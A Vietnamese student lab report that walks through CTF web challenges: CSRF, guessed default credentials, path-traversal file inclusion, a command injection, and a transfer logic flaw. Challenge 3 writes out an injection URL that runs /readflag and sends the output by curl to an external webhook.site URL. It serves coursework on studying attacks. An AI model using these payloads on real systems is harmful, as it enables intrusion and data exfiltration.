BÁO CÁO THỰC HÀNH

**Môn học: Bảo mật web và ứng dụng**

**Kỳ báo cáo: Giữa kỳ**

**Tên chủ đề: Web exploitation 2024**

*GVHD: Nghi Hoàng Khoa*

*Ngày báo cáo: 21/04/2024*

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT213.O21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Phạm Ngọc Thơ | 21522641 | 21522641@gm.uit.edu.vn |
| 2 | Hà Thị Thu Hiền | 21522056 | 21522056@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**


|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | Kịch bản 01 | 100% |
| 2 | Kịch bản 02 | 0% |
| 3 | Kịch bản 03 | 100% |
| 4 | Kịch bản 04 | 100% |
| 5 | Kịch bản 05 | 0% |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**


BÁO CÁO CHI TIẾT

1. **Challenge 1:**


* Bài này chúng ta sẽ nâng cấp tài khoản của mình lên phiên bản Premium bằng cách sử dụng một cuộc tấn công CSRF (Cross-Site Request Forgery):
  + Tạo một máy ảo để chứa mã HTML.
  + Trong máy ảo, tạo một tập tin HTML với nội dung sau:




* Bot sẽ truy cập vào trang web hoặc máy chủ này. Khi bot truy cập vào, mã HTML sẽ tự động gửi một yêu cầu POST đến địa chỉ http://manager với tham số username và upgrade đã được điền vào.
* Server manager sẽ nhận được yêu cầu này và nâng cấp tài khoản của chúng ta lên phiên bản Premium.
* Cách thực thi như trên, còn nếu muốn nhanh hơn thì ta có thể dùng thủ thuật sau:
  + Challenge đã được một ai đó giải:




* Thì ta biết, có một tài khoản trong group này đã được nâng cấp lên premium.
* Tiếp tục vào xem:




* Khả năng cao là tài khoản sentry đã được nâng cấp với quyền premium, thử tên đăng nhập và password là sentry




* Kết quả đăng nhập vào được, thử xem flag:






1. **Challenge 2:**




1. **Challenge 3:**

Đầu tiên, khi vào trang web, thử click qua lại giữa các page có trong web thì ta nhận thấy, url thay đổi khi thay đổi phần sau: page=


* Thử xem /etc/passwd xem có thành công không:





* Kết quả cho thấy, trang web bị rò rĩ, và chúng ta có thể tận dụng lỗ hổng File Inclusion, để vào firewall.php bằng cách để page=../html/firewall.php:




* Sau khi vào được rồi, ta kiểm tra phần source code sẽ thấy những điểm sau:







* Từ những đoạn code này, cho ta biết là ta có thể thực hiện command injection vào url của trang web để nó thực thi điều ta muốn.
* Công việc bây giờ, là làm thế nào để trang web thực thi /readflag để chúng ta có thể đọc được flag, thì ta chèn các tham số vào url như sau:



**";":** Dấu chấm phẩy được sử dụng để phân tách các lệnh trong một dòng lệnh.

**"/readflag >> /tmp/hahien":** Lệnh này sẽ thực hiện đọc nội dung của tệp "flag" và ghi nội dung đó vào tệp "/tmp/hahien". Toán tử ">>" được sử dụng để nối đuôi vào tệp đã tồn tại hoặc tạo một tệp mới nếu chưa tồn tại.

**"curl -d "@/tmp/hahien" -X POST https://webhook.site/537f4923-6bbe-449c-ab8a-95ee81ebc363":** Lệnh curl được sử dụng để gửi một yêu cầu POST tới một URL cụ thể.

**"-d "@/tmp/hahien""**: Tùy chọn "-d" được sử dụng để chỉ định dữ liệu cần gửi đi trong yêu cầu POST. Trong trường này, dữ liệu được gửi từ tệp "/tmp/hahien".


**"-X POST"**: Tùy chọn "-X" được sử dụng để xác định phương thức yêu cầu HTTP, trong trường này là POST.


"https://webhook.site/537f4923-6bbe-449c-ab8a-95ee81ebc363": Đây là URL của webhook mà yêu cầu POST sẽ được gửi đến. Dữ liệu từ tệp "/tmp/hahien" sẽ được gửi đến địa chỉ này.

Kết quả của chuỗi lệnh trên là đọc nội dung của tệp "flag", sau đó gửi nội dung đó đến một URL webhook được chỉ định, có thể là một dịch vụ lưu trữ thông tin hoặc thực hiện một hành động cụ thể mỗi khi nhận được yêu cầu.

* Cụ thể url sẽ như sau:


[45.122.249.68:20006/?page=../html/firewall.php&password=%3B%2Freadflag >> %2Ftmp%2Fhahien%3Bcurl -d "%40%2Ftmp%2Fhahien" -X POST https%3A%2F%2Fwebhook.site%2F537f4923-6bbe-449c-ab8a-95ee81ebc363%3B&firewall\_config\_shell=1&cmd=ls&key=abc](http://45.122.249.68:20006/?page=../html/firewall.php&password=%3B%2Freadflag%20%3E%3E%20%2Ftmp%2Fhahien%3Bcurl%20-d%20%22%40%2Ftmp%2Fhahien%22%20-X%20POST%20https%3A%2F%2Fwebhook.site%2F537f4923-6bbe-449c-ab8a-95ee81ebc363%3B&firewall_config_shell=1&cmd=ls&key=abc)







1. **Challenge 4:**

* Bài này được thực hiện dựa vào tính phi logic của web. Cụ thể, đây là web mua hàng, có 3 món hàng và món em cần mua là “red flag” với giá rất lớn, hiện tại số dư tài khoản ngân hàng của em không đủ để mua:




* Lần lượt mua các món hàng với mệnh giá thấp trước, mỗi cái đều có một thông điệp riêng:





* Tại trang Tranfer, em sẽ chuyển tiền vào tài khoản “Thow” của mình. Do web không kiểm tra nguồn tiền ở đâu mà có, chỉ cần số tiền em nhập vào mục “Transfer” không lớn hơn số dư ở mục “Profile” là được. Và tài khoản “Thow” sẽ tự động được cộng thêm một khoản tiền từ việc transfer. Sau khi nạp đủ số tiền để mua flag, em tìm được flag như sau:





## ---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .DOCX và .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành đã đăng ký với GVHD-TH).

*Ví dụ: [*NT101.K11.ATCL*]-Session1\_Group3.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm bài Lab.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

* Chuẩn bị tốt.
* Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)